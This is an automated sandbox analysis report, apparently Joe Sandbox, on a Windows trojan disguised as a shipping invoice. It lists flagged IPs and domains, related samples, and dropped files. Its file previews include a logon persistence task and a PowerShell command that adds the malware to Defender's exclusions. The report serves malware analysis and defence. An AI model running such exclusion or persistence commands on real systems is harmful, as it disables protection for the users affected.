http://https://go.microX%	powershell.exe, 00000002.00000003.453197763.0000000005250000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.tiro.com	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://go.cpanel.net/privacy	ipconfig.exe, 00000017.00000002.598011304.0000000003162000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000002.529584600.00000000049DE000.00000004.00000001.sdmp, powershell.exe, 00000004.00000003.464881292.0000000008023000.00000004.00000001.sdmp	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	HAWB AND INV.exe, 00000000.00000002.347517443.0000000002CE1000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false		high
http://cpanel.com/?utm_source=cpanelwhm&utm_medium=cplogo&utm_content=logolink&utm_campaign=404refer	ipconfig.exe, 00000017.00000002.598011304.0000000003162000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000B.00000000.417611196.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	HAWB AND INV.exe, 00000000.000 00002.347517443.0000000002CE10 00.00000004.00000001.sdmp, pow ershell.exe, 00000002.00000002 .527445795.00000000048A1000.00 000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 0000000B.0000000 0.417611196.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/unguest	HAWB AND INV.exe	false		high
http:// https://github.com/unguest9WinForms_RecursiveFormCreate5 WinForms_SeeInnerExceptionGProperty	HAWB AND INV.exe	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
181.214.142.2	ecosanhn.com	Chile		61317	ASDETUKhttpwwwheficedcomGB	true
34.102.136.180	dinkoistmatrimony.com	United States		15169	GOOGLEUS	false
107.180.57.119	networkingmaderas.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
202.254.234.152	www.premier-moment.info	Japan		9371	SAKURA-CSAKURAInternetIncJP	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402848
Start date:	03.05.2021
Start time:	14:51:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HAWB AND INV.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@16/19@9/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.2% (good quality ratio 7.3%) • Quality average: 72% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.88.21.125, 8.241.89.254, 8.238.29.254, 8.241.78.126, 8.238.29.126, 8.241.82.254, 40.88.32.150, 104.43.193.48, 13.64.90.137, 104.42.151.234, 20.50.102.62, 92.122.213.247, 92.122.213.249, 51.103.5.186, 52.155.217.156, 20.54.26.129, 40.64.100.89, 23.57.80.111 • Excluded domains from analysis (whitelisted): mw1eap.displaycatalog.md.mp.microsoft.com.akadns.net, fg.download.windowsupdate.com.c.footprint.net, displaycatalog-rp-uswest.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, 2-01-3cf7-0009.cdx.cedexis.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap-uswest.md.mp.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, download.windowsupdate.com, displaycatalog-uswesteap.md.mp.microsoft.com.akadns.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:52:21	API Interceptor	1x Sleep call for process: HAWB AND INV.exe modified
14:53:05	API Interceptor	123x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
202.254.234.152	21AZZWCT.exe	Get hash	malicious	Browse	• www.pantan-kobo.com/ol/?id=9T9Ti/oEbGV5XKb/DiI7+YIY2YrLu7Qh2NTby3V925jAJz0JnotPS3vF81WrTrt3b5ypKJfWDP5iksTuKzm8UQ==&tv=u4NhtX-XqfSpdX

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	Inquiry 05042021.doc	Get hash	malicious	Browse	• 107.180.43.16
	don.exe	Get hash	malicious	Browse	• 184.168.131.241
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 184.168.131.241
	O1E623TjjW.exe	Get hash	malicious	Browse	• 184.168.131.241
	product specification.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 184.168.131.241
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 107.180.44.132
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 192.186.217.35
	Xerox Scan_07122020181109.exe	Get hash	malicious	Browse	• 50.62.160.30
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 192.186.217.35
ASDETUKhttpwwwheficedcomGB	b8768PLUW1.exe	Get hash	malicious	Browse	• 45.150.67.141
	z3hir.x86	Get hash	malicious	Browse	• 45.10.156.162
	BVN1eAAgfj.exe	Get hash	malicious	Browse	• 45.150.67.203
	Document_1097567093_03242021_Copy.xlsm	Get hash	malicious	Browse	• 45.150.67.23
	Document_1097567093_03242021_Copy.xlsm	Get hash	malicious	Browse	• 45.150.67.23
	efaxCanberraearlylearning_633.htm	Get hash	malicious	Browse	• 191.101.50.240
	7728839942-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7728839942-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	7728839942-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	9642351931-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91844756223-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	9497306271-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	7122681326-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	9497306271-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	9497306271-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91237434194-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	71559035622-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.244
	91237434194-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91237434194-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243
	91408811036-04012021.xlsm	Get hash	malicious	Browse	• 45.150.67.243

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\HAWB AND INV.exe.log	
Process:	C:\Users\user\Desktop\HAWB AND INV.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94E4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22300
Entropy (8bit):	5.601959909768602
Encrypted:	false
SSDEEP:	384:+tCDX0FD4MBB30CCancSBKn+ultIo867Y9gpSJUeRq1BMrmihZOAV7WTQyb64I+i:3MBB3tc4K+ultp8+pXepthTS/g
MD5:	241BCBB5F7AD903FBBCC8E06DD3DBEA8
SHA1:	96CF72B66B02F0D23AAADC975EA8433CA6B12497
SHA-256:	CAF362C288605DAB596260E52669FDC3515FEF5913EEB1ABF18AAB976098B2FA

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SHA-512:	4557A6D914573A8EB8172289153D159FCB3856674E93ACC1DA0A9968175CCBC94ACC40B678A595FB639F6F4F28EBD19395DEBD4EC2DBADB94365B5C063A56E2
Malicious:	false
Preview:	@...e.....<.4.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_452t2rgn.y0w.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ci5ca1ps.eac.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kktv134m.r1n.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_o4og0hre.avf.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_o4og0hre.avf.ps1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qa3iixpe.2p0.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_whb0pjwq.qxr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	
Process:	C:\Users\user\Desktop\HAWB AND INV.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1656
Entropy (8bit):	5.16428555186853
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7h2ulNMFp2O/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB3Jtn:cbha7JlNQV/rydbz9I3YODOLNdq31
MD5:	04A6B80210066CDF78CC777D7077AC7B
SHA1:	DC1B95866C360381A716ED386EA0FF326052D00E
SHA-256:	EA7625AEF7C946221703A7714B8353E6AF13EA601AFDCC9DCA2410DF46AF1B12
SHA-512:	E4B574E3E660E59CCC510644669909A1C2FF0C3B1EA32BB3F7580144A3240D80AE2E8D587CDA9ADA7B25B5364B7B5E9601479660211094C732F744899A6E1B44
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvail

C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe	
Process:	C:\Users\user\Desktop\HAWB AND INV.exe

C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	741376
Entropy (8bit):	7.926075846118889
Encrypted:	false
SSDEEP:	12288:vFAPrYNczrMFJxdNkJ41cx7acIXBFwbk2ldYaZPCwdwfPyfK8vW6M+:vFAjYysyCcGTqnCfPwK8vnt
MD5:	42662765A94CE5ECE11529509F937711
SHA1:	DA57DD4C137C47FC9B906CAAF067C6ED13FA2DA6
SHA-256:	2138325DD5E2825EE4086187A944AF336476B0327E1DDAE7563BB24523836E08
SHA-512:	101D7BB5F778E779133F005C801FA26CF1BC147FED9F2774808526C50B3AE8E12863BC7EE3DFB060153D4B0B3A5EF66F357E44D477E1558060FE54DF990B4B95
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..<.....~[... ...`....@.. ....@.....,[..O....`..... ..... ..H.....text....;... ...<..... ..`.rsrc.....`.....>.....@..@.reloc..... .....N.....@..B.....`[.....H.....P.....\....<.....0.....(!...("..... (.....o#....*.....($.....(%.....(&.....('.....((....*N..(....o`...() ....*&..(*....*.s+.....s,.....s-.....s.....s/.....*....0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*.0..<.....~.....(5.....,!r...p.....(6...o7...s8.....~.....+..*.0.....

C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\HAWB AND INV.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210503\PowerShell_transcript.760639.DjF4q4v1.20210503145231.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5823
Entropy (8bit):	5.383418810910059
Encrypted:	false
SSDEEP:	96:BZmTL7NmqDo1ZFZVTL7NmqDo1Z268ijZ5TL7NmqDo1ZlTyyOZp:I
MD5:	93129E478DEEEC2478437A8363A38EA4
SHA1:	A1D28FA135CCBA1843AAF0CD815C7F13D23D11CE
SHA-256:	F2DC8F1B35EDB24FAC6D6FF9FA7098630095C73D6AF50E266403E5F7067259B4
SHA-512:	69FB157B4DF97B16645CE833E992122FEF2B1F6881BB090DB904236279E6614B85C39D8962424EB9C33EF2D3FBF242322AA997B7762824BCB5DB82EF99B46BF4
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210503145256..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 760639 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe..Process ID: 4592..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1 .1.0.1..**********..**********..Command start time: 20210503145257..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe..**********..Windows PowerShell transcript start..Start time: 20210503145745..Username: computer\user..RunAs User: DES

C:\Users\user\Documents\20210503\PowerShell_transcript.760639.TIWWST52.20210503145228.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5823
Entropy (8bit):	5.376422136318294
Encrypted:	false
SSDEEP:	96:BZxTL7NJqDo1ZYZBTL7NJqDo1Zz68ijZNTL7NJqDo1ZFTyylZe:S
MD5:	5494E173E7978530BD8CE47B4FFD2F6F
SHA1:	98537F033C26E27190C1140D5F81C30D4B9BA46F
SHA-256:	583B8CDC55F3E5604E9455BC869C28E0A27C53D1269DB84AFC380E033E0F0F23

C:\Users\user\Documents\20210503\PowerShell_transcript.760639.TlWWST52.20210503145228.txt	
